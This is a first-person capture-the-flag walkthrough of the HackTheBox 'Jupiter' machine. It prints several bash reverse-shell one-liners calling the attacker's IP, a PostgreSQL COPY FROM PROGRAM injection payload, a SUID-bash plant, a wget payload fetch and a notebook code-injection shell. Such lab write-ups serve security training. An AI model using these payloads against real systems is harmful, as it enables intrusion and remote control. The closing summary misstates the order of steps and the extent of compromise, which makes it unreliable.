Jupiter Walkthrough

Nmap#
IP: 10.10.11.216
hostname: jupiter.htb
Ports: 22,80
Recon#
Explanation#
Following the Nmap scan results, I visited the main webpage but found nothing noteworthy. I then ran a subdomain enumeration tool and discovered kiosk.jupiter.htb. Upon visiting this subdomain, it appeared to be an informational page about moons.
Next, I attempted to log in to the Grafana instance but was unsuccessful. I captured the web traffic using BurpSuite and, while analyzing the HTTP history, noticed that the application was executing raw PostgreSQL queries. I tested for potential injection by attempting to read /etc/passwd, which succeeded, confirming there were no strong input filters in place and that remote code execution might be achievable.
Webpage#

Subdomain#
┌──(root㉿kali)-[~/Documents/Notes/hackthebox/Jupiter]
└─# ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://jupiter.htb/ -H "HOST:FUZZ.jupiter.htb" -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jupiter.htb/
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.jupiter.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

[Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 51ms]
    * FUZZ: kiosk

:: Progress: [4989/4989] :: Job [1/1] :: 862 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
kiosk page#

Burpsuite#

Repeater#

Initial Access#
Explanation#
After confirming command execution via SQL injection, I crafted a payload to obtain a reverse shell back to my machine.
burpsuite#

"CREATE TABLE shell(output text);COPY shell FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.16.79/4545 0>&1\"'"
shell#

Lateral Movement 1#
Explanation#
After gaining initial access as the postgres user, I explored the /dev/shm directory and found a writable file named network-simulation.yml. I modified this file to create a SUID-enabled binary in /tmp that would allow privilege escalation to the juno user.
Upon successfully obtaining a shell as juno, I was unable to access user.txt. Continuing my enumeration, I found a shadow-simulation.sh script, which I edited to achieve another reverse shell.
File#
postgres@jupiter:/dev/shm$ ls -al
total 32
drwxrwxrwt  3 root     root       100 Sep 11 00:36 .
drwxr-xr-x 20 root     root      4040 Sep 10 23:27 ..
-rw-rw-rw-  1 juno     juno       815 Mar  7  2023 network-simulation.yml
-rw-------  1 postgres postgres 26976 Sep 10 23:27 PostgreSQL.2876038684
drwxrwxr-x  3 juno     juno       100 Sep 11 00:36 shadow.data
postgres@jupiter:/dev/shm$
Edited file#

general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/cp
      args: /bin/bash /tmp/bash
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/chmod
      args: u+s /tmp/bash
      start_time: 5s
tmp directory#
postgres@jupiter:/tmp$ ./bash -p
bash-5.1$ whoami && hostname && ifconfig
juno
jupiter
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.216  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:b895  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:b8:95  txqueuelen 1000  (Ethernet)
        RX packets 403956  bytes 60983361 (60.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 390877  bytes 151072161 (151.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 13412  bytes 22455689 (22.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13412  bytes 22455689 (22.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
home dir#
bash-5.1$ ls -al
total 52
drwxr-x---  8 juno juno 4096 May  4 12:10 .
drwxr-xr-x  4 root root 4096 Mar  7  2023 ..
lrwxrwxrwx  1 juno juno    9 Mar  7  2023 .bash_history -> /dev/null
-rw-r--r--  1 juno juno  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 juno juno 3792 Mar  7  2023 .bashrc
drwx------  3 juno juno 4096 May  4 18:59 .cache
drwxrwxr-x  5 juno juno 4096 Mar  7  2023 .cargo
drwxrwxr-x  5 juno juno 4096 Mar  7  2023 .local
-rw-r--r--  1 juno juno  828 Mar  7  2023 .profile
drwxrwxr-x  6 juno juno 4096 Mar  7  2023 .rustup
drwxrwxr-x 12 juno juno 4096 Mar  9  2023 shadow
-rwxrwxr-x  1 juno juno  174 Apr 14 14:28 shadow-simulation.sh
drwx------  2 juno juno 4096 Mar  7  2023 .ssh
-rw-r-----  1 root juno   33 Sep 10 23:28 user.txt
shadow file#
bash-5.1$ cat shadow-simulation.sh
#!/bin/bash
cd /dev/shm
rm -rf /dev/shm/shadow.data
/home/juno/.local/bin/shadow /dev/shm/*.yml
cp -a /home/juno/shadow/examples/http-server/network-simulation.yml /dev/shm/
bash-5.1$
edited shadow file#
bash-5.1$ echo "bash -c 'bash -i >& /dev/tcp/10.10.16.79/5555 0>&1'" >> shadow-simulation.sh
bash-5.1$ cat shadow-simulation.sh
#!/bin/bash
cd /dev/shm
rm -rf /dev/shm/shadow.data
/home/juno/.local/bin/shadow /dev/shm/*.yml
cp -a /home/juno/shadow/examples/http-server/network-simulation.yml /dev/shm/
bash -c 'bash -i >& /dev/tcp/10.10.16.79/5555 0>&1'
new shell#
juno@jupiter:/dev/shm$ cat /home/juno/user.txt && whoami && hostname && ifconfig
<ome/juno/user.txt && whoami && hostname && ifconfig
eea6a1874ca386afbb27ed2b6fd0550d
juno
jupiter
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.216  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:b895  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:b8:95  txqueuelen 1000  (Ethernet)
        RX packets 404815  bytes 61083979 (61.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 391702  bytes 151181150 (151.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14924  bytes 22707949 (22.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14924  bytes 22707949 (22.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

juno@jupiter:/dev/shm$
Lateral Movement 2#
Explanation#
Now with access as the juno user, I discovered that juno was part of the science group, which had access to the /opt/solar-flares directory. Within it, I found logs revealing a Jupyter Notebook token.
I used chisel to set up port forwarding, accessed the Jupyter service locally, retrieved an active token, and logged into the notebook. I then injected a reverse shell payload into the flares.ipynb notebook, allowing me to escalate to the jovian user.
id#
juno@jupiter:~$ id
uid=1000(juno) gid=1000(juno) groups=1000(juno),1001(science)
directory#
juno@jupiter:~$ cd /opt/solar-flares/
juno@jupiter:/opt/solar-flares$ ls -al
total 2608
drwxrwx--- 4 jovian science    4096 May  4 18:59 .
drwxr-xr-x 3 root   root       4096 May  4 18:59 ..
-rw-rw---- 1 jovian science  646164 Mar  8  2023 cflares.csv
-rw-rw---- 1 jovian science  708058 Mar  8  2023 flares.csv
-rw-rw---- 1 jovian science   10230 Mar  8  2023 flares.html
-rw-r----- 1 jovian science  234001 Mar  8  2023 flares.ipynb
drwxrwxr-x 2 jovian science    4096 May  4 18:59 .ipynb_checkpoints
drwxrwxr-t 2 jovian science    4096 Sep 10 23:27 logs
-rw-rw---- 1 jovian science 1010424 Mar  8  2023 map.jpg
-rw-rw---- 1 jovian science   26651 Mar  8  2023 mflares.csv
-rwxr-xr-x 1 jovian science     147 Mar  8  2023 start.sh
-rw-rw---- 1 jovian science    1992 Mar  8  2023 xflares.csv
juno@jupiter:/opt/solar-flares$
logs file#
uno@jupiter:/opt/solar-flares/logs$ grep -rie token | grep 2023-06-06
jupyter-2023-06-06-39.log:[I 20:39:52.953 NotebookApp] http://localhost:8888/?token=17c88cd08da0e83060212d9bdca9b7e0cb77a5b3db7f601e
jupyter-2023-06-06-39.log:[I 20:39:52.954 NotebookApp]  or http://127.0.0.1:8888/?token=17c88cd08da0e83060212d9bdca9b7e0cb77a5b3db7f601e
jupyter-2023-06-06-39.log:        http://localhost:8888/?token=17c88cd08da0e83060212d9bdca9b7e0cb77a5b3db7f601e
jupyter-2023-06-06-39.log:     or http://127.0.0.1:8888/?token=17c88cd08da0e83060212d9bdca9b7e0cb77a5b3db7f601e
juno@jupiter:/opt/solar-flares/logs$
creating binary for remote server#
┌──(root㉿kali)-[~/Documents/Notes/hackthebox/Jupiter]
└─# git clone https://github.com/jpillora/chisel.git
Cloning into 'chisel'...
remote: Enumerating objects: 2269, done.
remote: Counting objects: 100% (107/107), done.
remote: Compressing objects: 100% (76/76), done.
remote: Total 2269 (delta 49), reused 71 (delta 27), pack-reused 2162
Receiving objects: 100% (2269/2269), 3.50 MiB | 14.76 MiB/s, done.
Resolving deltas: 100% (1074/1074), done.
──(root㉿kali)-[~/…/Notes/hackthebox/Jupiter/chisel]
└─# go build -ldflags="-s -w"
go: downloading github.com/gorilla/websocket v1.5.0
go: downloading github.com/jpillora/backoff v1.0.0
go: downloading golang.org/x/crypto v0.12.0
go: downloading golang.org/x/net v0.14.0
go: downloading golang.org/x/sync v0.3.0
go: downloading github.com/jpillora/requestlog v1.0.0
go: downloading github.com/jpillora/sizestr v1.0.0
go: downloading github.com/fsnotify/fsnotify v1.6.0
go: downloading github.com/armon/go-socks5 v0.0.0-20160902184237-e75332964ef5
go: downloading github.com/andrew-d/go-termutil v0.0.0-20150726205930-009166a695a2
go: downloading github.com/jpillora/ansi v1.0.3
go: downloading github.com/tomasen/realip v0.0.0-20180522021738-f0c99a92ddce
go: downloading golang.org/x/sys v0.11.0
go: downloading golang.org/x/text v0.12.0
chisel#
attacker machine#
┌──(root㉿kali)-[~/…/Notes/hackthebox/Jupiter/chisel]
└─# ./chisel server -p 5555 --reverse
2023/09/10 21:19:43 server: Reverse tunnelling enabled
2023/09/10 21:19:43 server: Fingerprint kpizTqE7Seihp+JEDZRk+zK5I22JrvQDklPZBfQ6KLQ=
2023/09/10 21:19:43 server: Listening on http://0.0.0.0:5555
victim machine#
juno@jupiter:/opt/solar-flares/logs$ grep -rie token | grep 2023-09-10-27
jupyter-2023-09-10-27.log:[I 23:27:53.011 NotebookApp] http://localhost:8888/?token=1d18e8877c85e1b097a01f6e01172ac796ce22e2cf2f3390
jupyter-2023-09-10-27.log:[I 23:27:53.011 NotebookApp]  or http://127.0.0.1:8888/?token=1d18e8877c85e1b097a01f6e01172ac796ce22e2cf2f3390
jupyter-2023-09-10-27.log:        http://localhost:8888/?token=1d18e8877c85e1b097a01f6e01172ac796ce22e2cf2f3390
jupyter-2023-09-10-27.log:     or http://127.0.0.1:8888/?token=1d18e8877c85e1b097a01f6e01172ac796ce22e2cf2f3390
juno@jupiter:~$ wget http://10.10.16.79/chisel -O /tmp/chisel
--2023-09-11 01:13:31--  http://10.10.16.79/chisel
Connecting to 10.10.16.79:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8622080 (8.2M) [text/plain]
Saving to: ‘/tmp/chisel’

/tmp/chisel                  100%[==============================================>]   8.22M  1.26MB/s    in 6.7s

2023-09-11 01:13:38 (1.22 MB/s) - ‘/tmp/chisel’ saved [8622080/8622080]

juno@jupiter:~$ chmod +x /tmp/chisel
juno@jupiter:~$ /tmp/chisel client 10.10.16.79:5555 R:8888:127.0.0.1:8888
2023/09/11 01:24:30 client: Connecting to ws://10.10.16.79:5555
2023/09/11 01:24:31 client: Connected (Latency 40.957808ms)
webpage#

post-login page#

flares.ipynb#

import os; os.system('bash -c "bash -i >& /dev/tcp/10.10.11.79/6666 0>&1"');
shell#
jovian@jupiter:/opt/solar-flares$ whoami && hostname && ifconfig && id
whoami && hostname && ifconfig && id
jovian
jupiter
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.216  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:b895  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:b8:95  txqueuelen 1000  (Ethernet)
        RX packets 418510  bytes 71265427 (71.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 401953  bytes 159798067 (159.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 21417  bytes 31905133 (31.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21417  bytes 31905133 (31.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

uid=1001(jovian) gid=1002(jovian) groups=1002(jovian),27(sudo),1001(science)
Privilege Escalation#
Explanation#
After obtaining a shell as the jovian user, I continued enumerating the system and discovered that jovian had permission to execute /usr/local/bin/sattrack as the root user.
To investigate further, I used the strings command on the binary to check for references to configuration files. Upon identifying the expected configuration file path, I copied the file to the /tmp directory for editing.
sudo -l#
jovian@jupiter:/opt/solar-flares$ sudo -l
sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
sattrack strings#
jovian@jupiter:/opt/solar-flares$ strings /usr/local/bin/sattrack | grep -i config
strings /usr/local/bin/sattrack | grep -i config
/tmp/config.json
Configuration file has not been found. Please try again!
tleroot not defined in config
updatePerdiod not defined in config
station not defined in config
name not defined in config
lat not defined in config
lon not defined in config
hgt not defined in config
mapfile not defined in config
texturefile not defined in config
tlefile not defined in config
su_lib_log_config
_GLOBAL__sub_I__Z6configB5cxx11
_Z14validateConfigv
moving config.json#
jovian@jupiter:/opt/solar-flares$ find / -name config.json 2>/dev/null
find / -name config.json 2>/dev/null
/usr/local/share/sattrack/config.json
/usr/local/lib/python3.10/dist-packages/zmq/utils/config.json
Editing config.json#

getting root.txt#
jovian@jupiter:/tmp$ cat config.json
{
	"tleroot": "/tmp/tle/",
	"tlefile": "weather.txt",
	"mapfile": "/usr/local/share/sattrack/map.json",
	"texturefile": "/usr/local/share/sattrack/earth.png",

	"tlesources": [
		"file:///root/root.txt",
		"http://celestrak.org/NORAD/elements/weather.txt",
		"http://celestrak.org/NORAD/elements/noaa.txt",
		"http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
	],

	"updatePerdiod": 1000,

	"station": {
		"name": "LORCA",
		"lat": 37.6725,
		"lon": -1.5863,
		"hgt": 335.0
	},

	"show": [
	],

	"columns": [
		"name",
		"azel",
		"dis",
		"geo",
		"tab",
		"pos",
		"vel"
	]
}
jovian@jupiter:/tmp$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Get:0 file:///root/root.txt
Get:1 http://celestrak.org/NORAD/elements/weather.txt
^C
jovian@jupiter:/tmp$ cd tle
jovian@jupiter:/tmp/tle$ whoami && hostname && ifconfig && id
jovian
jupiter
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.216  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:b895  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:b8:95  txqueuelen 1000  (Ethernet)
        RX packets 420340  bytes 71867491 (71.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 403722  bytes 160387056 (160.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 23041  bytes 32606836 (32.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23041  bytes 32606836 (32.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

uid=1001(jovian) gid=1002(jovian) groups=1002(jovian),27(sudo),1001(science)
Conclusion#
This box highlights the importance of:
- Identifying and exploiting SQL injection vulnerabilities (e.g., PostgreSQL raw query execution).
- Recognizing the risks of unfiltered input and inadequate authentication mechanisms.
- Leveraging SUID binaries and misconfigurations for privilege escalation.
- Exploring lateral movement techniques using tools like Chisel for port forwarding.
- Utilizing Jupyter Notebook misconfigurations to escalate privileges and gain access to sensitive files.
Through a combination of SQL injection, local file manipulation, and reverse shell exploitation, initial access was achieved. Privilege escalation was then facilitated by exploiting vulnerable scripts, followed by lateral movement leveraging access to Jupyter Notebook. Full system compromise was eventually achieved with elevated access to the jovian user.